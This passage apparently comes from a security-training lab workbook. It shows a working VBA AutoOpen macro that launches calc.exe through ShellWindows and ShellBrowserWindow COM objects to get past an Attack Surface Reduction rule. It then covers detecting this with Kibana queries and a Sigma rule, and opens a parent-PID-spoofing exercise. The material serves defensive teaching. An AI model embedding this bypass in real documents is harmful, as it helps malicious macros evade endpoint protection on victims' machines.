
Step 3: Weaponizing the Macro

As seen during the course, we will avoid creating a process directly, as this will be blocked by the ASR rule. We will try to spawn processes using the `ShellWindows` and `ShellBrowserWindow` COM objects. To do so, in the above *"Module1 (Code)"* pane, place the following VBA code:

```
sub AutoOpen()
        Set ShellWindows = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
        Set ItemObj = ShellWindows.Item()
        ItemObj.Document.Application.ShellExecute "C:\Windows\System32\calc.exe",
"", "", "open", 1
        Set ShellBrowserWindow = GetObject("new:C08AFD90-F2A1-11D1-8455-
00A0C91F3880")
        ShellBrowserWindow.Document.Application.ShellExecute
"C:\Windows\System32\calc.exe", "", "", "open", 1
end sub
```

The above code relies on two COM objects (identifiers `9BA05972-F6A8-11CF-A442-00A0C90A8F39` and `C08AFD90-F2A1-11D1-8455-00A0C91F3880`) to launch `C:\Windows\System32\calc.exe`.

As you might want to make sure the syntax is correct, feel free to make a test-run using the green *"Run Sub"* button outlined in the following capture.



Once ready, you may close both the *"Module1 (Code)"* and *"Microsoft Visual Basic for Applications"* windows.

Step 4: Saving the Macro-Enabled Word Document

As macros are dangerous, you will now have to save the malicious file in a macro-enabled format. By default, Word documents are saved in the `docx` format, which prevents macros from being executed. As we want to spread a macro-enabled document, we will need to save it using the `docm` format.

SPOILER ALERT: We will see ways to execute VBA macro code in .docx files on Day 4!

From Word's *"File"* tab, click the left-colum's *"Save As"* menu. From there, you can save the malicious document on *"This PC"* as a *"Word Macro-Enabled Document"*.

Whenever this document is now opened, the Windows calculator (calc.exe) will be spawned! Go ahead and try...

Objective 3: Detect Child-Process Protection Bypasses

Step 1: Required Log Sources

As this is mostly endpoint activity, it should not come as a surprise that detection is primarily built on endpoint logs.

Windows Attack Surface Reduction events

Attack Surface Reduction (ASR) rules have distinct Windows event IDs that are generated whenever they are interacted with:

Event ID	Description
5007	Event when ASR settings are changed
1121	Event when ASR rule fires in Block-mode
1122	Event when ASR rule fires in Audit-mode

However, in our case, a bypass is used and the above events are never triggered.

Windows event ID 4688

> Event ID 4688(S): A new process has been created
> This event generates every time a new process starts.
>
> *Source: docs.microsoft.com*

Sysmon event ID 1

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.
>
> *Source: docs.microsoft.com*

Step 2: Looking for the Bypass

From our ELK stack's Kibana (`http://192.168.20.106:5601`), we can see how the calculator has been opened. To do so, please go to the "Discover" view (compass icon) and search for a process creation (event code `1` or `4688`) from the `calc.exe` process.

```
event.code: (1 or 4688) and process.name: "calc.exe"
```

Once the search is completed, you should have identified multiple hits. Although the table can be quite verbose, feel free to open the event using the left drop-down arrow and change which fields are to be displayed using each field's "add to table" or "remove from table" icon.

Time	process.name	event.code	process.parent.executable
Mar 27, 2020 @ 07:17:45.377	calc.exe	1	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:45.377	calc.exe	4688	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:44.930	calc.exe	4688	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:44.929	calc.exe	1	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:06.382	calc.exe	4688	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:06.382	calc.exe	1	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:04.743	calc.exe	4688	C:\Windows\explorer.exe
Mar 27, 2020 @ 07:17:04.743	calc.exe	1	C:\Windows\explorer.exe
Mar 27, 2020 @ 04:23:12.352	calc.exe	1	C:\Windows\explorer.exe
Mar 27, 2020 @ 04:23:12.352	calc.exe	4688	C:\Windows\explorer.exe

Remember from the course lecture that parent-child relationships are a good way to analyze suspicious execution on endpoints. When analyzing the "Process Creation" event (event ID 1), you'll notice that the parent process of `calc.exe` is not `winword.exe`, but `explorer.exe`... Devious!

So can we find any weird behavior from winword that might hint something fishy is going on? Let's use the below query to find activity related to winword:

```
process.name: "WINWORD.EXE"
```

You'll soon conclude that when COM objects are involved:

- Created processes are not child processes of the *"parent"* one.
- Creating processes do not own the *"child"* one.
- No direct link is observable between the processes.

Detecting the malicious activity will thus need to happen somewhere else...

Step 3: Analyzing alternative detection means

When an Office macro executes, the software (i.e. Word) will rely on a VBA DLL which may vary depending on the versions. As an example, the following path is the one used on our Windows 10 machine by Word.


```
C:\Program Files\Microsoft Office\root\vfs\ProgramFilesCommonX64\Microsoft Shared\VBA\VBA7.1\VBE7.DLL
```

Although this could be seen as a valuable IoC, this would require us to have Sysmon's event ID 7 enabled. As this event ID logs all loaded images (`exe`, `dll`, ...) you might understand that the noise it generates (easily more than 20 events per process) has caused this event to not be monitored by default. In a usual corporate environment, it is not advised to log this noisy event, even though the `sysmon_susp_winword_vbadll_load.yml` Sigma rule supports it.

A second approach to catch macros is to detect it at an earlier stage. As `docx` documents do not ship with macros, one could be on the lookout for `docm` files. As an example, below is the Kibana search for any file whose path has the `.docm` extension.

```
file.path.text: *.docm
```


You may try the above query which should result in multiple matches as below.



Although the above rule does not prove execution, the following query at least guarantees that a Word instance (`WINWORD.EXE`) has been launched with the `.docm` value in the command line.

```
process.name.text:"winword.exe" AND process.args:*.docm*
```

You may try the above query which should result in multiple matches as below.



Although not guaranteed to be macro-equipped nor malicious, it can be a trigger for additional analysis!

Bonus Step: Building a Sigma Rule

As Sigma rules are interesting for cross-SIEM rule generation, let's view what ours would look like given the above IoCs.

In this rule, we will be looking for any process whose `ProcessName` matches `WINWORD.EXE`, and which furthermore has a `CommandLine` containing the `.docm` extension. Furthermore, this rule targets any process creation (see `category`) instead of a specific source, making it work against both Sysmon and the built-in Windows Security logs.

```
title: Macro-Enabled Document Opened in Microsoft Word
description: Detect macro-enabled Word documents (docm) opened in Word
tags:
    - attack.initial_access
    - attack.t1064
status: experimental
author: sec699
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        ProcessName:
            - 'WINWORD.EXE'
        CommandLine|contains:
            - '.docm'
    condition: selection
level: low
```

This Sigma rule could now be used to exchange between analysts and leverage the same logic across different SIEM technologies! The usage of Sigma will be shown at a later stage.

Conclusions

Throughout this lab, we illustrated how Attack Surface Reduction (ASR) works:

- We showed an example of a simple VBA macro that can execute a (malicious) payload
- We illustrated how the above behavior can be easily detected
- We showed how ASR rules could prevent the simple VBA macro, but can be bypassed by using common logic (e.g., running our payloads through COM objects instead of directly spawning a new process)
- Reviewing opportunities for detection of payloads executed by Word

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Bypassing Modern Security Products - Child and Command-Line Spoofing

In this lab, we will review a number of interesting tricks that can be used to avoid typical detection strategies we explained in the previous labs:

- Parent-child relationship analysis
- Command-line argument analysis

We will leverage a series of tricks to spoof both parent-child relations and command-line arguments!

> **T1502 - Parent PID Spoofing**
>
> Adversaries may spoof the parent process identifier (PPID) of a new process to evade process-monitoring defenses or to elevate privileges. New processes are typically spawned directly from their parent, or calling, process unless explicitly specified. One way of explicitly assigning the PPID of a new process is via the CreateProcess API call, which supports a parameter that defines the PPID to use. This functionality is used by Windows features such as User Account Control (UAC) to correctly set the PPID after a requested

> elevated process is spawned by SYSTEM (typically via svchost.exe or consent.exe) rather than the current user context.
>
> *Source: attack.mitre.org*

We will demonstrate these techniques and provide some ideas for detection!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Child-Parent Spoofing

Child-Parent relationships are often considered as a fundamental artifact of the OS that cannot be faked. As explained during the lecture, however, Windows (as of Windows Vista) has a built-in opportunity to set the parent process to an arbitrary value:

> Normally the parent process of a new process is the process that created the new process (via CreateProcess). But when using STARTUPINFOEX with the right LPPROC_THREAD_ATTRIBUTE_LIST to create a process, you can arbitrarily specify the parent process, **provided you have the rights** (i.e., it's your process or you have debug rights).
>
> *Source: blog.didierstevens.com*

In the first objective of this lab, we'll create a very obvious example of a spoofed child process: We'll create a process that has `lsass.exe` as a parent. Note that this will require administrative privileges, as `lsass.exe` is a core Windows process that runs with SYSTEM privileges.

However, the spoofing technique itself does not require administrative privileges.


Step 1: Getting SelectMyParent

Instead of reinventing the wheel, we will rely on the source-code published by Didier Stevens, which he open-sourced after his research. As we will need to rely on Visual Studio, please perform this step on your CommandoVM machine.


Getting the Source Code

In his blog-post titled *"Quickpost: SelectMyParent or Playing With the Windows Process Tree"*, Didier Stevens shared the source-code of his *"SelectMyParent"* tool.


Proceed to download the source-code from our mirrored version. Once downloaded, proceed to extract it using the right-click menu's *"Extract to ..."* feature.



Once SelectMyParent's source-code is extracted, open the directory.




Within the directory, you'll find a Visual Studio solution file called `SelectMyParent.sln`. Please open it using Visual Studio on your CommandoVM machine.




Building the Binary

